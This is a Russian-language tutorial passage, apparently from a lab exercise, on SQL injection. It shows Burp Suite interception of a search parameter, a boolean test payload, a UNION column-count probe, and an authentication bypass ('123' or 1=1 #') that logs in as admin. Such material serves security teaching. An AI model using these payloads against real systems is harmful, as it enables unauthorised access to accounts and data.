
Это препятствие легко обойти с помощью инструмента Burp Suite.
Давайте будем двигаться по-порядку, и просто проверим страницу на предмет корректной работы. Жмем кнопку «Search», и видим результат:




Страница отображается корректно, и мы еще раз убеждаемся, что данные выводятся методом «POST».

Следующим шагом для нас будет коннект инструмента BurpSuite на перехват трафика в браузере Mozilla Firefox. Настройка достаточно проста, но тем не менее я хотел бы повторить ее.

Переходим в правый верхний угол (бургер), на вкладку «Preferences». Далее переходим в «Network Proxy»:




Далее «Settings», и «Manual Proxy Configuration», где прописываем: 127.0.0.1 и порт 8080:




Открываем BurpSuite, и переходим на вкладку «Proxy» - «Options». Прописываем тот же ip-адрес и порт.


Все готово для перехвата трафика. Переходим на вкладку «Intercept». В браузере повторим начальные действия, просто нажав на вкладку «Search»:



Видим пустой параметр «title». Он означает, что поле для поиска было пустым.
Продолжим исследовать этот параметр, и введем ложное выражение, которое Вам уже знакомо, а именно «iron“ 1=2#»:




После нажатия кнопки «Forward», видим:




Наше выражение сработало.

Можно также поиграться с другими выражениями, например: «iron“ union



В итоге выводим количество столбцов в таблице:




Обход авторизации с помощью SQL-инъекций.

Продолжаем рассматривать SQL-инъекции, и нам можно вставлять код в следующее выражение:

Давайте разберем ситуацию авторизации, в случае, когда мы не знаем пароль. Будем пытаться войти от имени администратора, с именем «admin».

Отредактируем наше выражение с кодом, приведя его к виду- «123' or 1=1 #». Итоговое выражение будет выглядеть, как «Select * from accounts where username='admin' and password='123' or 1=1 #'». 123 — это неверный пароль, а 1=1 — это true, а если последнее выражение верно, то и все выражение целиком будет верным, во многом, благодаря выражению «or»:




Давайте попробуем сделать инъекцию, введя имя пользователя «admin», и выражение в поле «Password» - «123“ or 1=1 #»:

В итоге мы успешно обошли авторизацию, и мы находимся в учетной записи администратора. «Monkey!»- это сигнатура админа.

